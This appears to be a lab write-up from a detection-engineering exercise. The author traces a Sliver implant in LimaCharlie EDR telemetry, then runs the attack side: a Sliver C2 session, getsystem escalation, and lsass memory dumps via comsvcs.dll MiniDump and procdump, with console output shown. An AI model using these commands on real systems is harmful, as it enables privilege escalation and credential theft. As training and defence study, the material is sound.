
Name						
desktop.ini	c: \Users\Administrat...ownloads\desktop.ini	282 bytes	2025-03-04 23:21:31	2025-03-04 23:57:53	2025-03-04 23:57:53	HIDDEN | S
JOLLY_HANG.exe	c: \Users\Administrat...loads\JOLLY_HANG.exe	16.65 MB	2025-08-27 12:09:04	2025-08-27 12:09:32	2025-08-27 12:09:32	EXEC
lc_sensor.exe	c: \Users\Administrat...nloads\lc_sensor.exe	601.90 KB	2025-03-05 03:32:08	2025-03-05 03:32:08	2025-03-05 03:32:29	EXEC

From there, I was able to extract the hash of the executable which I can take and input into VirusTotal to test if any security vendors have flagged this file hash.



c:\Users\Administrator\Downloads\JOLLY_HANG.exe

Hash
4d30d82372091a0fe8f112feca8261e1ae1f7f7525d14ca7caf5816c488681cc



COMMENTS 0


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

We currently don't have any comments that fit your search

No comments found for your current query. You might try refining your search terms or checking the syntax.
Check our documentation to learn about query tips and modifiers.


When VT was queried, this message is what was returned after searching the given hash. Though this message is displayed, it is obvious that this executable hash is malicious in nature. The lesson here is just because there may be malware that comments aren't available, does not mean that the file is not suspicious. As an analyst, I would look for other IOCs to investigate fidelity until I was certain if this file was malicious or benign.

Lastly, I went to the "Timeline" tab to explore what information could be gathered from this telemetry. This provided me a live view of EDR telemetry and event logs from the endpoint



```
2025-08-28 02:20:36     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 22  {"EVENT":{"EventData":{"Image":"C:\\Windows\\System32\\rphcp.exe","ProcessGuid":"{ec4c4551-bc92-68af-2600-0000
2025-08-28 02:20:37     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-28 02:20:39     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-28 02:20:40     DNS_REQUEST             Domain: ctldl.windowsupdate.com  CNAME: ctldl.windowsupdate.com.delivery.microsoft.com  {"CNAME":"ctldl.windowsupdate.com.delivery.microsoft.com","DNS_TYPE":5,"DOMAIN_NAM
2025-08-28 02:20:40     DNS_REQUEST             Domain: bg.microsoft.map.fastly.net  IP Address: 199.232.210.172  {"DNS_TYPE":1,"DOMAIN_NAME":"bg.microsoft.map.fastly.net","IP_ADDRESS":"199.232.210.172","MESSAGE_ID":21
2025-08-28 02:20:40     DNS_REQUEST             Domain: wu-b-net.trafficmanager.net  CNAME: bg.microsoft.map.fastly.net  {"CNAME":"bg.microsoft.map.fastly.net","DNS_TYPE":5,"DOMAIN_NAME":"wu-b-net.trafficmanager.net","
2025-08-28 02:20:40     DNS_REQUEST             Domain: ctldl.windowsupdate.com.delivery.microsoft.com  CNAME: wu-b-net.trafficmanager.net  {"CNAME":"wu-b-net.trafficmanager.net","DNS_TYPE":5,"DOMAIN_NAME":"ctldl.windo
2025-08-28 02:20:40     DNS_REQUEST             Domain: bg.microsoft.map.fastly.net  IP Address: 199.232.214.172  {"DNS_TYPE":1,"DOMAIN_NAME":"bg.microsoft.map.fastly.net","IP_ADDRESS":"199.232.214.172","MESSAGE_ID":21
2025-08-28 02:20:41     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-28 02:20:42     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-28 02:20:44     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-28 02:20:45  ✓  NETWORK_CONNECTIONS     Connections: 1  Process (PID): svchost.exe (1216)  {"COMMAND_LINE":"C:\\Windows\\system32\\svchost.exe -k NetworkService -p","CREATION_TIME":1756347536280,"FILE_IS_SIGNED"
2025-08-28 02:20:45  ✓  NETWORK_CONNECTIONS     Connections: 4  Process (PID): rphcp.exe (1388)  {"COMMAND_LINE":"\"C:\\Windows\\system32\\rphcp.exe\" -w -d AAAABgAAAQsFAAAAIzkxNTc3OThjNTBhZjM3MmMubGMubGltYWNoYXJsaWUua
2025-08-28 02:20:45     NETWORK_CONNECTIONS     Connections: 11  Process (PID): JOLLY_HANG.exe (3984)  {"COMMAND_LINE":".\\JOLLY_HANG.exe","FILE_IS_SIGNED":0,"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG
2025-08-28 02:20:46     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-28 02:20:48     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-28 02:20:53     WEL                     Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
```

Armed with various IOCs I am able to filter to view events related to this suspicious file




Date: 2025-08-28 02:36:27

10.0.28.194

```
2025-08-27 19:46:16   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:17   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:18   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:33   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:35   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:39   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:46   NETWORK_CONNECTIONS  Connections: 5  Process (PID): JOLLY_HANG.exe (4292)  {"COMMAND_LINE":".\\JOLLY_HANG.exe","FILE_IS_SIGNED":0,"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.
2025-08-27 19:46:47   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:50   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:52   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:54   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:46:57   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:47:03   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:47:03   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:47:05   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:47:06   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:47:10   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
2025-08-27 19:47:13   WEL                  Channel: Microsoft-Windows-Sysmon/Operational  EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","DestinationIp":"10.0.28.194","DestinationIsIpv6":"false","Des
```

I began to experiment and search for filters such as CommandLine Event data containing JOLLY_HANG to see how granular I could get to create a timeline of events. This allows me to see exactly when any command line telemetry was collected on this exe file.



Date: 2025-08-28 02:36:27


Jolly_Hang

event.EVENT.EventData.CommandLine contains Jolly_Hang ✕

```
Searched up to 2025-08-27 12:15:47

2025-08-27 19:37:15   WEL   Channel: Microsoft-Windows-Sysmon/Operational  EventID: 1  {"EVENT":{"EventData":{"CommandLine":".\\JOLLY_HANG.exe","Company":"-","CurrentDirectory":"C:\\Use
2025-08-28 02:19:54   WEL   Channel: Microsoft-Windows-Sysmon/Operational  EventID: 1  {"EVENT":{"EventData":{"CommandLine":".\\JOLLY_HANG.exe","Company":"-","CurrentDirectory":"C:\\Use

You're up-to-date!
```

ATTACK & DEFEND

##Generating an Attack




```
All hackers gain haste
[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > sessions

[*] No sessions 🙁

sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session e59161d5 JOLLY_HANG - 10.0.24.90:49716 (EC2AMAZ-2BUU2T2) - windows/amd64 - Fri, 05 Sep 2025 01:41:50 UTC

sliver > sessions

 ID         Name         Transport   Remote Address     Hostname          Username        Operating System   Locale   Last Message                            Health
========== ============ =========== ================== ================= =============== ================== ======== ======================================= =========
 e59161d5   JOLLY_HANG   http(s)     10.0.24.90:49716   EC2AMAZ-2BUU2T2   Administrator   windows/amd64      en-US    Fri Sep  5 01:42:03 UTC 2025 (2s ago)   [ALIVE]

sliver > use e49161d5

[!] no session or beacon found with ID e49161d5

sliver > use e59161d5

[*] Active session JOLLY_HANG (e59161d5-6653-44c9-ae0e-330360996999)

sliver (JOLLY_HANG) > getsystem


[*] A new SYSTEM session should pop soon...

[*] Session 93182ed5 JOLLY_HANG - 10.0.24.90:49750 (EC2AMAZ-2BUU2T2) - windows/amd64 - Fri, 05 Sep 2025 01:42:53 UTC

sliver (JOLLY_HANG) > use 93182ed5

[*] Active session JOLLY_HANG (93182ed5-bacf-48eb-a583-7944c0008aca)

sliver (JOLLY_HANG) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (JOLLY_HANG) >
```

So to begin, I reestablished my Sliver c2 session with the objective of elevating privileges to a SYSTEM level. This was complete starting an active session, then running the *getsystem* command. This spawned a newly spawned C2 session running as SYSTEM. To verify, I ran the *whoami* command and my logon ID is displayed as NT AUTHORITY\SYSTEM.


Now the fun begins: attempting to steal credentials on the system

To do this our objective will be to dump the *lsass.exe* process from memory. This is a critical process responsible for storing sensitive data such as credentials.




```
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (JOLLY_HANG) > ps -e lsass.exe

 Pid   Ppid   Owner                      Arch     Executable   Session
===== ====== ===================== ======== ============ =========
 640   508    NT AUTHORITY\SYSTEM   x86_64   lsass.exe    0
```

To do this we ran the *ps -e lsass.exe* command, giving us all processes running on the system and their accompanying process ID, but in this case lsass.exe specifically..   This provides the PID of lsass.exe, which in this case happens to be 640.



```
sliver (JOLLY_HANG) > execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump 640 C:\\Windows\\Temp\\lsass.dmp full
[*] Command executed successfully
sliver (JOLLY_HANG) >
```

Next we ran the execute *rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump [PID] C:\\Windows\\Temp\\lsass.dmp full* command in order to dump the process from memory then save it to C:\Windows\Temp\lsass.dmp



File System


c:\Windows\Temp

Filter search by keyword

Name						
lsass.dmp	c:\Windows\Temp\lsass.dmp	44.18 MB	2025-09-05 01:55:56	2025-09-05 01:55:57	2025-09-05 01:55:57	EXEC
pld639C.tmp	c:\Windows\Temp\pld639C.tmp	516.46 KB	2025-09-05 01:39:02	2025-09-05 01:39:02	2025-09-05 01:39:02	EXEC
pld7CF1.tmp	c:\Windows\Temp\pld7CF1.tmp	1.57 MB	2025-09-05 01:39:09	2025-09-05 01:39:09	2025-09-05 01:39:09	EXEC
silconfig.log	c:\Windows\Temp\silconfig.log	102 bytes	2023-08-10 03:53:12	2025-09-05 01:39:59	2025-09-05 01:39:59	EXEC

To verify this file's creation, I used LimaCharlie to navigate to that filepath and lo and behold, the dmp file has been created.

Sidenote: the walkthrough allowed me to stop here to progress, however, it also allowed instructions on how to actually dump these credits.



```
'procdump.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>cd C:\Users\Administrator\Downloads\Procdump

C:\Users\Administrator\Downloads\Procdump>procdump -ma 604

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

No process matching the specified PID can be found.
Try elevating the command prompt or using PsExec to make one as SYSTEM.
        psexec.exe -s -d -i cmd.exe
        procdump.exe -accepteula ...


C:\Users\Administrator\Downloads\Procdump>procdump -ma 640

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[02:14:30] Dump 1 initiated: C:\Users\Administrator\Downloads\Procdump\lsass.exe_250905_021430.dmp
[02:14:30] Dump 1 writing: Estimated dump file size is 46 MB.
[02:14:31] Dump 1 complete: 46 MB written in 0.3 seconds
[02:14:31] Dump count reached.


C:\Users\Administrator\Downloads\Procdump>
```

This PC › Downloads › Procdump

Name	Date modified	Type	Size
Eula	9/5/2025 2:07 AM	Text Document	8 KB
lsass.exe_250905_021430.dmp	9/5/2025 2:14 AM	DMP File	45,994 KB
procdump	9/5/2025 2:07 AM	Application	774 KB
procdump64a	9/5/2025 2:07 AM	Application	399 KB

